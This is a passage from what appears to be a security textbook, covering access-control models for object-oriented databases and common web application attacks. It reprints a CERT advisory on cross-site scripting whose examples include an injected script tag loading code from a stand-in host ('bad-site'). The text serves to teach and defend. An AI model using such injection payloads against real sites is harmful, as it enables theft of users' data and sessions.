Information security is challenging to manage in any environment, essentially due to the fundamental characteristics that information security represents. By virtue of its definition, security management is an intricate process comprised of technical issues, human interfaces, legal requirements, vigilance, and tenacity, all in balance with a constantly changing environment.

Any organization considering managed security, as an option for enhancing security through transferring risk or augmenting the existing security program, must be introspective and clearly realize its position on security operations versus exposure of the business. Once the core business objectives are weighed against performing the necessary duties required to maintain the desired security posture, an organization can begin to determine the type, scope, and depth of managed services that best fit its business.

Notes

1. The Dendrocnide is also known as the Australian stinging tree. Speaking from personal experience, this vicious plant will sting you with a crystal-like poison that is not only painful and lasts for days, but reactivates when water is introduced. A few stinging trees planted on the perimeter are a good deterrent.
2. The use of CheckPoint as an example is to support continuity between the examples given. The statements are not meant to insinuate that these options or challenges are only associated with CheckPoint. Additionally, there are many different firewalls available on the market and using CheckPoint's as an example seemed to be the most obvious to convey the necessary subject.

Domain 4
Applications and Systems Development Security

Applications and systems development security refers to the controls that are included within system and application software, and the steps used in their development. Applications are agents, applets, software, databases, data warehouses, and knowledge-based systems. These applications may be used in distributed or centralized environments.

The professional should fully understand the security and controls of the systems development life-cycle process. Included in this domain are application controls, change controls, data warehousing, data mining, knowledge-based systems, program interfaces, and concepts used to ensure data and application integrity, confidentiality, and availability. The security and controls that should be included within system and application software are discussed. The steps and security controls in the software life cycle and change control process and the concepts used to ensure data and software integrity, confidentiality, and availability are also discussed.

Security Models for Object-Oriented Databases

James Cannady

Object-oriented (OO) methods are a significant development in the management of distributed data. Database design is influenced to an ever-greater degree by OO principles. As more DBMS products incorporate aspects of the object-oriented paradigm, database administrators must tackle the unique security considerations of these systems and understand the emerging security model.

Introduction

Object-oriented (OO) programming languages and OO analysis and design techniques influence database system design and development. The inevitable result is the object-oriented database management system (OODBMS).

Many of the established database vendors are incorporating OO concepts into their products in an effort to facilitate database design and development in the increasingly OO world of distributed processing. In addition to improving the process of database design and administration, the incorporation of OO principles offers new tools for securing the information stored in the database. This chapter explains the basics of database security, the differences between securing relational and object-oriented systems, and some specific issues related to the security of next-generation OODBMSs.

Basics of Database Security

Database security is primarily concerned with the secrecy of data. Secrecy means protecting a database from unauthorized access by users and software applications.

Secrecy, in the context of database security, includes a variety of threats incurred through unauthorized access. These threats range from the intentional theft or destruction of data to the acquisition of information through more subtle measures, such as inference. There are three generally accepted categories of secrecy-related problems in database systems:

1. *The improper release of information from reading data that was intentionally or accidentally accessed by unauthorized users.* Securing databases from unauthorized access is more difficult than controlling access to files managed by operating systems. This problem arises from the finer granularity that is used by databases when handling files, attributes, and values. This type of problem also includes the violations to secrecy that result from the problem of inference, which is the deduction of unauthorized information from the observation of authorized information. Inference is one of the most difficult factors to control in any attempt to secure data. Because the information in a database is semantically related, it is possible to determine the value of an attribute without accessing it directly. Inference problems are most serious

in statistical databases where users can trace back information on individual entities from the statistical aggregated data.

2. *The improper modification of data.* This threat includes violations of the security of data through mishandling and modifications by unauthorized users. These violations can result from errors, viruses, sabotage, or failures in the data that arise from access by unauthorized users.
3. *Denial-of-service threats.* Actions that could prevent users from using system resources or accessing data are among the most serious. This threat has been demonstrated to a significant degree recently with the SYN flooding attacks against network service providers.

Discretionary versus Mandatory Access Control Policies

Both traditional relational database management system (RDBMS) security models and OO database models make use of two general types of access control policies to protect the information in multilevel systems. The first of these policies is the discretionary policy. In the discretionary access control (DAC) policy, access is restricted based on the authorizations granted to the user.

The mandatory access control (MAC) policy secures information by assigning sensitivity levels, or labels to data entities. MAC policies are generally more secure than DAC policies, and they are used in systems in which security is critical, such as military applications. However, the price that is usually paid for this tightened security is reduced performance of the database management system. Most MAC policies incorporate DAC measures as well.

Securing an RDBMS versus an OODBMS: Know the Differences

The development of secure models for OODBMSs has obviously followed on the heels of the development of the databases themselves. The theories that are currently being researched and implemented in the security of OO databases are also influenced heavily by the work that has been conducted on secure relational database management systems.

Relational DBMS Security

In traditional RDBMSs, security is achieved principally through the appropriate use and manipulation of views and and the SQL GRANT and REVOKE statements. These measures are reasonably effective because of their mathematical foundation in relational algebra and relational calculus.

View-Based Access Control

Views allow the database to be conceptually divided into pieces in ways that allow sensitive data to be hidden from unauthorized users. In the relational model, views provide a powerful mechanism for specifying data-dependent authorizations for data retrieval.

Although the individual user who creates a view is the owner and is entitled to drop the view, he or she may not be authorized to execute all privileges on it. The authorizations that the owner may exercise depend on the view semantics and on the authorizations that the owner is allowed to implement on the tables directly accessed by the view. To exercise a specific authorization on a view, the owner must possess the same authorization on all tables that the view uses. The privileges the owner possesses on the view are determined at the time of view definition. Each privilege the owner possesses on the tables is defined for the view. If, later on, the owner receives additional privileges on the tables used by the view, these additional privileges will not be passed on to the view. In order to use the new privileges within a view, the owner will need to create a new view.

The biggest problem with view-based mandatory access control is that it is impractical to verify that the software performs the view interpretation and processing. If the correct authorizations are to be assured, the system must contain some type of mechanism to verify the classification of the sensitivity of the information in the database. The classification must be done automatically, and the software that handles the classification must be trusted. However, any trusted software for the automatic classification process would be extremely complex. Furthermore, attempting to use a query language such as SQL to specify classifications quickly becomes convoluted and complex. Even when the complexity of the classification scheme is overcome, the view can do nothing more than limit what the user sees — it cannot restrict the operations that may be performed on the views.

GRANT and REVOKE Privileges

Although view mechanisms are often regarded as security "freebies" because they are included within SQL and most other traditional relational database managers, views are not the sole mechanism for relational database security. GRANT and REVOKE statements allow users to selectively and dynamically grant privileges to other users and subsequently revoke them if necessary. These two statements are considered to be the principal user interfaces in the authorization subsystem.

There is, however, a security-related problem inherent in the use of the GRANT statement. If a user is granted rights without the GRANT option, he should not be able to pass GRANT authority on to other users. However, the system can be subverted by a user by simply making a complete copy of the relation. Because the user creating the copy is now the owner, he can provide GRANT authority to other users. As a result, unauthorized users are able to access the same information that had been contained in the original relation. Although this copy is not updated with the original relation, the user making the copy could continue making similar copies of the relation, and continue to provide the same data to other users.

The REVOKE statement functions similarly to the GRANT statement, with the opposite result. One of the characteristics of the use of the REVOKE statement is that it has a cascading effect. When the rights previously granted to a user are subsequently revoked, all similar rights are revoked for all users who may have been provided access by the originator.

Other Relational Security Mechanisms

Although views and GRANT/REVOKE statements are the most frequently used security measures in traditional RDBMSs, they are not the only mechanisms included in most security systems using the relational model. Another security method used with traditional relational database managers, which is similar to GRANT/REVOKE statements, is the use of query modification.

This method involves modifying a user's query before the information is retrieved, based on the authorities granted to the user. Although query modification is not incorporated within SQL, the concept is supported by the Codd–Date relational database model.

Most relational database management systems also rely on the security measures present in the operating system of the host computer. Traditional RDBMSs such as DB2 work closely with the operating system to ensure that the database security system is not circumvented by permitting access to data through the operating system. However, many operating systems provide insufficient security. In addition, because of the portability of many newer database packages, the security of the operating system should not be assumed to be adequate for the protection of the wealth of information in a database.

Object-Oriented DBMS Characteristics

Unlike traditional RDBMSs, secure OODBMSs have certain characteristics that make them unique. Furthermore, only a limited number of security models have been designed specifically for OO databases. The proposed security models make use of the concepts of encapsulation, inheritance, information-hiding, methods, and the ability to model real-world entities that are present in OO environments.

The object-oriented database model also permits the classification of an object's sensitivity through the use of class (or entities) and instance. When an instance of a class is created, the object can automatically inherit the level of sensitivity of the superclass. Although the ability to pass classifications through inheritance is possible in object-oriented databases, class instances are usually classified at a higher level within the object's class hierarchy. This prevents a flow control problem, where information passes from higher to lower classification levels.

OODBMSs also use unique characteristics that allow these models to control the access to the data in the database. They incorporate features such as flexible data structure, inheritance, and late binding. Access control models for OODBMSs must be consistent with such features. Users can define methods, some of which are open for other users as public methods. Moreover, the OODBMS may encapsulate a series of basic access commands into a method and make it public for users, while keeping basic commands themselves away from users.

Proposed OODBMS Security Models

Currently, only a few models use discretionary access control measures in secure object-oriented database management systems.

Explicit Authorizations

The ORION authorization model permits access to data on the basis of explicit authorizations provided to each group of users. These authorizations are classified as positive authorizations because they specifically allow a user access to an object. Similarly, a negative authorization is used to specifically deny a user access to an object.

The placement of an individual into one or more groups is based on the role that the individual plays in the organization. In addition to the positive authorizations that are provided to users within each group, there are a variety of implicit authorizations that may be granted based on the relationships between subjects and access modes.

Data-Hiding Model

A similar discretionary access control secure model is the data-hiding model proposed by Dr. Elisa Bertino of the Universitá di Genova. This model distinguishes between public methods and private methods.

The data-hiding model is based on authorizations for users to execute methods on objects. The authorizations specify which methods the user is authorized to invoke. Authorizations can only be granted to users on public methods. However, the fact that a user can access a method does not automatically mean that the user can execute all actions associated with the method. As a result, several access controls may need to be performed during the execution, and all of the authorizations for the different accesses must exist if the user is to complete the processing.

Similar to the use of GRANT statements in traditional relational database management systems, the creator of an object is able to grant authorizations to the object to different users. The "creator" is also able to revoke the authorizations from users in a manner similar to REVOKE statements. However, unlike traditional RDBMS GRANT statements, the data-hiding model includes the notion of protection mode. When authorizations are provided to users in the protection mode, the authorizations actually checked by the system are those of the creator and not the individual executing the method. As a result, the creator is able to grant a user access to a method without granting the user the authorizations for the methods called by the original method. In other words, the creator can provide a user access to specific data without being forced to give the user complete access to all related information in the object.

Other DAC Models for OODBMS Security

Rafiul Ahad has proposed a similar model that is based on the control of function evaluations. Authorizations are provided to groups or individual users to execute specific methods. The focus in Ahad's model is to protect the system by restricting access to the methods in the database, not the objects. The model uses proxy functions, specific functions, and guard functions to restrict the execution of certain methods by users and enforce content-dependent authorizations.

Another secure model that uses authorizations to execute methods has been presented by Joel Richardson. This model has some similarity to the data-hiding model's use of GRANT/REVOKE-type statements. The creator of an object can specify which users may execute the methods within the object.

A final authorization-dependent model emerging from OODBMS security research has been proposed by Dr. Eduardo B. Fernandez of Florida Atlantic University. In this model the authorizations are divided into positive and negative authorizations. The Fernandez model also permits the creation of new authorizations from those originally specified by the user through the use of the semantic relationships in the data.

Dr. Naftaly H. Minsky of Rutgers University has developed a model that limits unrestricted access to objects through the use of a view mechanism similar to that used in traditional relational database management systems. Minsky's concept is to provide multiple interfaces to the objects within the database. The model includes a list of laws, or rules, that govern the access constraints to the objects. The laws within the database specify which actions must be taken by the system when a message is sent from one object to another. The system may allow the message to continue unaltered, block the sending of the message, send the message to another object, or send a different message to the intended object.

Although the discretionary access control models do provide varying levels of security for the information within the database, none of the DAC models effectively addresses the problem of the authorizations provided to users. A higher level of protection within a secure OO database model is provided through the use of mandatory access control.

MAC Methods for OODBMS Security

Dr. Bhavani Thuraisingham of MITRE Corp. proposed in 1989 a mandatory security policy called SORION. This model extends the ORION model to encompass mandatory access control. The model specifies subjects, objects, and access modes within the system, and it assigns security/sensitivity levels to each entity. Certain properties regulate the assignment of the sensitivity levels to each of the subjects, objects, and access modes. In order to gain access to the instance variables and methods in the objects, certain properties that are based on the various sensitivity levels must be satisfied.

A similar approach has been proposed in the Millen–Lunt model. This model, developed by Jonathan K. Millen of MITRE Corp. and Teresa Lunt of SRI/DARPA (Defense Advanced Research Projects Agency), also uses the assignment of sensitivity levels to the objects, subjects, and access modes within the database. In the Millen–Lunt model, the properties that regulate the access to the information are specified as axioms within the model. This model further attempts to classify information according to three different cases:

1. The data itself is classified.
2. The existence of the data is classified.
3. The reason for classifying the information is also classified.

These three classifications broadly cover the specifics of the items to be secured within the database; however, the classification method also greatly increases the complexity of the system.

The SODA Model

Dr. Thomas F. Keefe of Pennsylvania State University proposes a model called Secure Object-Oriented Database (SODA). The SODA model was one of the first models to address the specific concepts in the OO paradigm. It is often used as a standard example of secure object-oriented models to which other models are compared.

The SODA model complies with MAC properties and is executed in a multilevel security system. SODA assigns classification levels to the data through the use of inheritance. However, multiple inheritance is not supported in the SODA model.

Similar to other secure models, SODA assigns security levels to subjects in the system and sensitivity levels to objects. The security classifications of subjects are checked against the sensitivity level of the information before access is allowed.

Polyinstantiation

Unlike many current secure object-oriented models, SODA allows the use of polyinstantiation as a solution to the multiparty update conflict. This problem arises when users with different security levels attempt to use the same information. The variety of clearances and sensitivities in a secure database system result in conflicts between the objects that can be accessed and modified by the users.

Through the use of polyinstantiation, information is located in more than one location, usually with different security levels. Obviously, the more sensitive information is omitted from the instances with lower security levels.

Although polyinstantiation solves the multiparty update conflict problem, it raises a potentially greater problem in the form of ensuring the integrity of the data within the database. Without some method of simultaneously updating all occurrences of the data in the database, the integrity of the information quickly disappears. In essence, the system becomes a collection of several distinct database systems, each with its own data.

Conclusion

The move to object-oriented DBMSs is likely to continue for the foreseeable future. Because of the increasing need for security in the distributed processing environments, the expanded selection of tools available for securing information in this environment should be used fully to ensure that the data is as secure as possible. In addition, with the continuing dependence on distributed data the security of these systems must be fully integrated into existing and future network security policies and procedures.

The techniques that are ultimately used to secure commercial OODBMS implementations will depend in large part on the approaches promoted by the leading database vendors. However, the applied research that has been conducted to date is also laying the groundwork for the security components that will in turn be incorporated in the commercial OODBMSs.

Web Application Security

Mandy Andress, CISSP, SSCP, CPA, CISA

It is possible to do almost everything on the Web these days: checking stock quotes, requesting a new service, and buying just about anything. Everyone, it seems, has a Web application. But what exactly does that mean?

Web applications are not distinguishable, finite programs. They include many different components and servers. An average Web application includes a Web server, application server, and database server. The Web server provides the graphical user interface for the end user; the application server provides the business logic; and the database server houses the data critical to the application's functionality.

The Web server provides several different ways to forward a request to an application server and send back a modified or new Web page to the end user. These approaches include the Common Gateway Interface (CGI), Microsoft's Active Server Page (ASP), and Java Server Page (JSP). In some cases, the application servers also support request brokering interfaces such as Common Object Request Broker Architecture (CORBA) and Internet Inter-ORB Protocol.

Web Application Security

Not all applications are created, or implemented, equal, however. The lack of Web application security is quickly becoming a fast and easy way into a company's network. Why? All Web applications are different, yet they are all the same. They all run on the same few Web servers, use the same shopping cart software, and use the same application and database servers, yet they are different because at least part of the application includes home-grown code. Companies often do not have the time or resources to properly harden their servers and perform a thorough review of the application code before going live on the Internet.

Additionally, many programmers do not know how to develop secure applications. Maybe they have always developed stand-alone applications or intranet Web applications that did not create catastrophic results when a security flaw was discovered. In most cases, however, the desire to get a product out the door quickly precludes taking the time to properly secure an application.

Subsequently, many Web applications are vulnerable through the servers, applications, and in-house developed code. These attacks pass right through a perimeter firewall security because port 80 (or 443 for SSL) must be open for the application to function properly. Web application attacks include denial-of-service attacks on the Web application, changing Web page content, and stealing sensitive corporate or user information such as credit card numbers.

Just how prolific are these issues? Well, in the last few months of 2000, the following stories made headlines (and these are just the reported stories). A hacker broke into Egghead.com, potentially exposing its 3.7 million customer accounts. It was not until several weeks later that the company said the hacker did not gain access to customer credit card numbers. By this point, many of the credit cards had been canceled and the damage to Egghead's reputation had already been done. Creditcards.com was the victim of an extortion attempt by a hacker who broke into its site and stole more than 55,000 credit card numbers. The hacker posted the card

numbers on a Web site and demanded money from the company to take them offline. A bug in Eve.com's Web application allowed customers to view other people's orders by simply changing a number in the URL. The bug exposed customer names and addresses, products, and the dates on which they were ordered, the types of credit cards customers used, and the last five digits of the card numbers. Another bug in IKEA's Web application for its catalog order site exposed customer order information. Finally, a bug in Amazon.com's Web application exposed the e-mail addresses of many of its affiliate members. Web application attacks are such a threat that CERT issued an advisory on the subject in February 2000 (see Exhibit 91.1 or go to www.cert.org/advisories/CA-2000-02.html).

Web application attacks differ from typical attacks because they are difficult to detect and can come from any online user — even authenticated ones. To date, this area has been largely neglected because companies are still grappling with securing their networks using firewalls and intrusion detection solutions, which do not detect Web attacks.

How exactly are Web applications vulnerable to attack? The major exploits include:

- Known vulnerabilities and misconfigurations
- Hidden fields
- Backdoor and debug options
- Cross-site scripting
- Parameter tampering
- Cookie poisoning
- Input manipulation
- Buffer overflow
- Direct access browsing

Known Vulnerabilities and Misconfigurations

Known vulnerabilities include all the bugs and exploits in both operating systems and third-party applications used in a Web application. Microsoft's Internet Information Server (IIS), one of the most widely used Web servers, is notorious for security flaws. A vulnerability released in October 2000, the Extended Unicode Directory Traversal vulnerability (Security Bulletin MS00-078), takes advantage of improper Unicode handling by IIS and allows an attacker to enter a specially formed URL and access any file on the same logical drive as the Web server. An attacker can easily execute files under the IUSR_machinename account. IUSR_machinename is the anonymous user account for IIS and is a member of the Everyone and Users groups by default. Microsoft has released a patch for this issue, available for download at www.microsoft.com/technet/security/bulletin/MS00-078.asp.

This topic also covers misconfigurations, or applications that still contain insecure default settings or are configured insecurely by administrators. A good example is leaving one's Web server configured to allow any user to traverse directory paths on the system. This could potentially lead to the disclosure of sensitive information such as passwords, source code, or customer information if it is stored on the Web server (which itself is a big security risk). Another situation is leaving the user with execute permissions on the Web server. Combined with directory traversal rights, this could easily lead to a compromise of the Web server.

Hidden Fields

Hidden fields refers to hidden HTML form fields. For many applications, these fields are used to hold system passwords or merchandise prices. Despite their name, these fields are not very hidden; they can be seen by performing a View Source on the Web page. Many Web applications allow malicious users to modify these fields in the HTML source, giving them the opportunity to purchase items at little or no cost. These attacks are successful because most applications do not validate the returning Web page. They assume the incoming data is the same as the outgoing data.

Backdoor and Debug Options

Developers often create backdoors and turn on debugging to facilitate troubleshooting in applications. This works fine in the development process, but these items are often left in the final application that is placed on

EXHIBIT 91.1 CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests

This advisory is being published jointly by the CERT Coordination Center, DoD-CERT, the DoD Joint Task Force for Computer Network Defense (JTF-CND), the Federal Computer Incident Response Capability (FedCIRC), and the National Infrastructure Protection Center (NIPC).

Original release date: February 2, 2000
Last revised: February 3, 2000

Systems Affected

- Web browsers
- Web servers that dynamically generate pages based on unvalidated input

Overview

A Web site may inadvertently include malicious HTML tags or script in a dynamically generated page based on unvalidated input from untrustworthy sources. This can be a problem when a Web server does not adequately ensure that generated pages are properly encoded to prevent unintended execution of scripts, and when input is not validated to prevent malicious HTML from being presented to the user.

I. Description

Background

Most Web browsers have the capability to interpret scripts embedded in Web pages downloaded from a Web server. Such scripts may be written in a variety of scripting languages and are run by the client's browser. Most browsers are installed with the capability to run scripts enabled by default.

Malicious Code Provided by One Client for Another Client

Sites that host discussion groups with Web interfaces have long guarded against a vulnerability where one client embeds malicious HTML tags in a message intended for another client. For example, an attacker might post a message like

```
Hello message board. This is a message.
<SCRIPT>malicious code</SCRIPT>
This is the end of my message.
```

When a victim with scripts enabled in their browser reads this message, the malicious code may be executed unexpectedly. Scripting tags that can be embedded in this way include <SCRIPT>, <OBJECT>, <APPLET>, and <EMBED>.

When client-to-client communications are mediated by a server, site developers explicitly recognize that data input is untrustworthy when it is presented to other users. Most discussion group servers either will not accept such input or will encode/filter it before sending anything to other readers.

Malicious Code Sent Inadvertently by a Client for Itself

Many Internet Web sites overlook the possibility that a client may send malicious data intended to be used only by itself. This is an easy mistake to make. After all, why would a user enter malicious code that only the user will see?

However, this situation may occur when the client relies on an untrustworthy source of information when submitting a request. For example, an attacker may construct a malicious link such as

```
<A HREF="http://example.com/comment.cgi? mycomment=<SCRIPT>malicious code</
SCRIPT>"> Click here</A>
```

When an unsuspecting user clicks on this link, the URL sent to example.com includes the malicious code. If the Web server sends a page back to the user including the value of mycomment, the malicious code may be executed unexpectedly on the client. This example also applies to untrusted links followed in e-mail or newsgroup messages.

Abuse of Other Tags

In addition to scripting tags, other HTML tags such as the <FORM> tag have the potential to be abused by an attacker. For example, by embedding malicious <FORM> tags at the right place, an intruder can trick users into revealing sensitive information by modifying the behavior of an existing form. Other HTML tags can also be abused to alter the appearance of the page, insert unwanted or offensive images or sounds, or otherwise interfere with the intended appearance and behavior of the page.

Abuse of Trust

At the heart of this vulnerability is the violation of trust that results from the "injected" script or HTML running within the security context established for the example.com site. It is, presumably, a site the browser victim is interested in enough to visit and interact with in a trusted fashion. In addition, the security policy of the legitimate server site example.com may also be compromised.

EXHIBIT 91.1 CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests (continued)

This example explicitly shows the involvement of two sites:

```
<A HREF="http://example.com/comment.cgi? mycomment=<SCRIPT SRC='http://bad-
site/badfile'></SCRIPT>"> Click here</A>
```

Note the SRC attribute in the <SCRIPT> tag is explicitly incorporating code from a presumably unauthorized source (bad-site). Both of the previous examples show violations of the same-source origination policy fundamental to most scripting security models:

- Netscape Communicator Same Origin Policy
- Microsoft Scriptlet Security

Because one source is injecting code into pages sent by another source, this vulnerability has also been described as "cross-site" scripting.

At the time of publication, malicious exploitation of this vulnerability has not been reported to the CERT/CC. However, because of the potential for such exploitation, we recommend that organization CIOs, managers, and system administrators aggressively implement the steps listed in the solution section of this document. Technical feedback to appropriate technical, operational, and law enforcement authorities is encouraged.

II. IMPACT

Users may unintentionally execute scripts written by an attacker when they follow untrusted links in Web pages, mail messages, or newsgroup postings. Users may also unknowingly execute malicious scripts when viewing dynamically generated pages based on content provided by other users.

Because the malicious scripts are executed in a context that appears to have originated from the targeted site, the attacker has full access to the document retrieved (depending on the technology chosen by the attacker), and may send data contained in the page back to the site. For example, a malicious script can read fields in a form provided by the real server, then send this data to the attacker.

Note that the access that an intruder has to the Document Object Model (DOM) is dependent on the security architecture of the language chosen by the attacker. Specifically, Java applets do not provide the attacker with any access to the DOM.

Alternatively, the attacker may be able to embed script code that has additional interactions with the legitimate Web server without alerting the victim. For example, the attacker could develop an exploit that posted data to a different page on the legitimate Web server.

Also, even if the victim's Web browser does not support scripting, an attacker can alter the appearance of a page, modify its behavior, or otherwise interfere with normal operation.

The specific impact can vary greatly, depending on the language selected by the attacker and the configuration of any authentic pages involved in the attack. Some examples that may not be immediately obvious are included here.

SSL-Encrypted Connections May Be Exposed
The malicious script tags are introduced before the Secure Socket Layer (SSL) encrypted connection is established between the client and the legitimate server. SSL encrypts data sent over this connection, including the malicious code, which is passed in both directions. While ensuring that the client and server are communicating without snooping, SSL makes no attempt to validate the legitimacy of data transmitted.

Because there really is a legitimate dialog between the client and the server, SSL reports no problems. Malicious code that attempts to connect to a non-SSL URL may generate warning messages about the insecure connection, but the attacker can circumvent this warning simply by running an SSL-capable Web server.

Attacks May Be Persistent through Poisoned Cookies
Once malicious code that appears to have come from the authentic Web site is executing, cookies may be modified to make the attack persistent. Specifically, if the vulnerable Web site uses a field from the cookie in the dynamic generation of pages, the cookie may be modified by the attacker to include malicious code. Future visits to the affected Web site (even from trusted links) will be compromised when the site requests the cookie and displays a page based on the field containing the code.

Attacker May Access Restricted Web Sites from the Client
By constructing a malicious URL, an attacker may be able to execute script code on the client machine that exposes data from a vulnerable server inside the client's intranet.

EXHIBIT 91.1 CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests (continued)

The attacker may gain unauthorized Web access to an intranet Web server if the compromised client has cached authentication for the targeted server. There is no requirement for the attacker to masquerade as any particular system. An attacker only needs to identify a vulnerable intranet server and convince the user to visit an innocent-looking page to expose potentially sensitive data on the intranet server.

Domain-Based Security Policies May Be Violated
If your browser is configured to allow execution of scripting languages from some hosts or domains while preventing this access from others, attackers may be able to violate this policy.

By embedding malicious script tags in a request sent to a server that is allowed to execute scripts, an attacker may gain this privilege as well. For example, Internet Explorer security "zones" can be subverted by this technique.

Use of Less-Common Character Sets May Present Additional Risk
Browsers interpret the information they receive according to the character set chosen by the user if no character set is specified in the page returned by the Web server. However, many Web sites fail to explicitly specify the character set (even if they encode or filter characters with special meaning in the ISO-8859-1), leaving users of alternate character sets at risk.

Attacker May Alter the Behavior of Forms
Under some conditions, an attacker may be able to modify the behavior of forms, including how results are submitted.

III. Solution

Solutions for Users

None of the solutions that Web users can take are complete solutions. In the end, it is up to Web page developers to modify their pages to eliminate these types of problems.

However, Web users have two basic options to reduce their risk of being attacked through this vulnerability. The first, disabling scripting languages in their browser, provides the most protection but has the side effect for many users of disabling functionality that is important to them. Users should select this option when they require the lowest possible level of risk.

The second solution, being selective about how they initially visit a Web site, will significantly reduce a user's exposure while still maintaining functionality. Users should understand that they are accepting more risk when they select this option, but are doing so in order to preserve the functionality that is important to them.

Unfortunately, it is not possible to quantify the risk difference between these two options. Users who decide to continue operating their browsers with scripting languages enabled should periodically revisit the CERT/CC Web site for updates, as well as review other sources of security information to learn of any increases in threat or risk related to this vulnerability.

Web Users Should Disable Scripting Languages in Their Browsers
Exploiting this vulnerability to execute code requires that some form of embedded scripting language be enabled in the victim's browser. The most significant impact of this vulnerability can be avoided by disabling all scripting languages.

Note that attackers may still be able to influence the appearance of content provided by the legitimate site by embedding other HTML tags in the URL. Malicious use of the <FORM> tag in particular is not prevented by disabling scripting languages.

Detailed instructions to disable scripting languages in your browser are available from our Malicious Code FAQ:

http://www.cert.org/tech_tips/malicious_code_FAQ.html

Web Users Should Not Engage in Promiscuous Browsing
Some users are unable or unwilling to disable scripting languages completely. While disabling these scripting capabilities is the most effective solution, there are some techniques that can be used to reduce a user's exposure to this vulnerability.

Since the most significant variations of this vulnerability involve cross-site scripting (the insertion of tags into another site's Web page), users can gain some protection by being selective about how they initially visit a Web site. Typing addresses directly into the browser (or using securely stored local bookmarks) is likely to be the safest way of connecting to a site.

Users should be aware that even links to unimportant sites may expose other local systems on the network if the client's system resides behind a firewall, or if the client has cached credentials to access other Web servers (e.g., for an intranet). For this reason, cautious Web browsing is not a comparable substitute for disabling scripting.

With scripting enabled, visual inspection of links does not protect users from following malicious links, since the attacker's Web site may use a script to misrepresent the links in the user's window. For example, the contents of the Goto and Status bars in Netscape are controllable by JavaScript.

EXHIBIT 91.1 CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests (continued)

Solutions for Web Page Developers and Web Site Administrators

Web Page Developers Should Recode Dynamically Generated Pages to Validate Output

Web site administrators and developers can prevent their sites from being abused in conjunction with this vulnerability by ensuring that dynamically generated pages do not contain undesired tags.

Attempting to remove dangerous metacharacters from the input stream leaves a number of risks unaddressed. We encourage developers to restrict variables used in the construction of pages to those characters that are explicitly allowed and to check those variables during the generation of the output page.

In addition, Web pages should explicitly set a character set to an appropriate value in all dynamically generated pages.

Because encoding and filtering data is such an important step in responding to this vulnerability, and because it is a complicated issue, the CERT/CC has written a document that explores this issue in more detail:

http://www.cert.org/tech_tips/malicious_code_mitigation.html

Web Server Administrators Should Apply a Patch from Their Vendor

Some Web server products include dynamically generated pages in the default installation. Even if your site does not include dynamic pages developed locally, your Web server may still be vulnerable. For example, your server may include malicious tags in the "404 Not Found" page generated by your Web server.

Web server administrators are encouraged to apply patches as suggested by your vendor to address this problem. Appendix A contains information provided by vendors for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

the Internet. Backdoors that allow a user to log in with no password, or a special URL that allows direct access to application configuration, are quite popular.

The existence of this type of Web application vulnerability is caused by a lack of formal policies and procedures that should be followed when taking a system live. A key step in that process should be removing backdoors and disabling debugging options. This simple step will greatly reduce the number of vulnerabilities in any application. This step is often skipped, however, because time constraints on getting the application up and running prevent a formalized approach from being followed.

Cross-Site Scripting

Cross-site scripting is difficult to define because it has many meanings. In general, it is the process of inserting code into pages sent by another source. One way to exploit cross-site scripting is through HTML forms. Forms allow a user to type any information and have it sent to the server. Often, servers take the data input in the form and display it back to the user in an HTML page to confirm the input. If the user types code, such as a JavaScript program, into a form field, the code will be processed by the client's browser when the page is displayed.

Cross-site scripting breaches trust. A user trusts the information sent by the Web server and does not expect malicious actions. With cross-site scripting, a user can place malicious code on the server that will be executed on a different user's machine. Posting messages on a bulletin board is a good example of cross-site scripting. A malicious user completes a form to post a message on a bulletin board. The posting includes some malicious JavaScript code. When an innocent user looks at the bulletin board, the server will send the HTML to be displayed along with the malicious user's code. The code will be executed by the client's browser because it thinks it is valid code from the Web server.

Parameter Tampering

Parameter tampering involves manipulating URL strings to retrieve information the user should not see. Access to the back-end database of the Web application is made through SQL calls that are often included in the URL. Malicious users can manipulate the SQL code to potentially retrieve a listing of all users, passwords, credit card numbers, or any other data stored in the database. The Eve.com flaw discussed previously was the result of parameter tampering.

Cookie Poisoning

Cookie poisoning refers to modifying the data stored in a cookie. Web sites often store cookies on user systems that include user IDs, passwords, account numbers, etc. By changing these values, or poisoning the cookie, malicious users could gain access to accounts that are not their own.

Attackers can also steal users' cookies and gain access to accounts. A large percentage of commercial Web applications, such as Web-based e-mail and online banks, use cookie data for authentication. If the attackers can gain access to the cookie and import it into their own browsers, they can access the user's account without having to enter a user IDs and password or other form of authentication. Granted, the account is only accessible until the session expires (as long as the Web application does provide session timeouts), but the damage is already done. In just a few minutes, the attacker can easily drain a customer's bank account or send malicious, threatening e-mails to the president.

Input Manipulation

Input checking involves the ability to run system commands by manipulating input in HTML forms processed by a Common Gateway Interface (CGI) script. For example, a form that uses a CGI to mail information to another user could be manipulated through data entered in the form to mail the password file of the server to a malicious user or delete all the files on the system.

Buffer Overflow

A buffer overflow is a classic attack technique in which a malicious user sends a large amount of data to a server to crash the system. The system contains a set buffer in which to store this data. If the data received is larger than the buffer, parts of the data overflow onto the stack. If this data is code, the system would execute any code that overflowed onto the stack. An example of a Web application buffer overflow attack again involves HTML forms. If the data in one of the fields on a form is large enough, it could create a buffer overflow condition. Specially malformed form data could cause the server to execute arbitrary code, allowing an attacker to potentially gain complete control of the system.

To learn more about buffer overflows, take a look at "Tao of a Buffer Overflow" by Dildog, available at http://www.cultdeadcow.com/cDc_files/cDc-351/. Other good references include "A Look at the Buffer-Overflow Hack" located at http://www2.linuxjournal.com/lj-issues/issue61/2902.html and "UNIX Security: The Buffer Overflow Problem" at http://www.miaif.lip6.fr/willy/security/.

Direct Access Browsing

Direct access browsing refers to accessing a Web page directly that should require authentication. Web applications that are not properly configured allow malicious users to directly access URLs that could contain sensitive information or cause the company to lose revenue if the page normally requires a fee for viewing.

Web application attacks can cause significant damage to a company's assets, resources, and reputation. Although Web applications increase a company's risk of attack, many solutions exist to help mitigate this risk.

Prevention

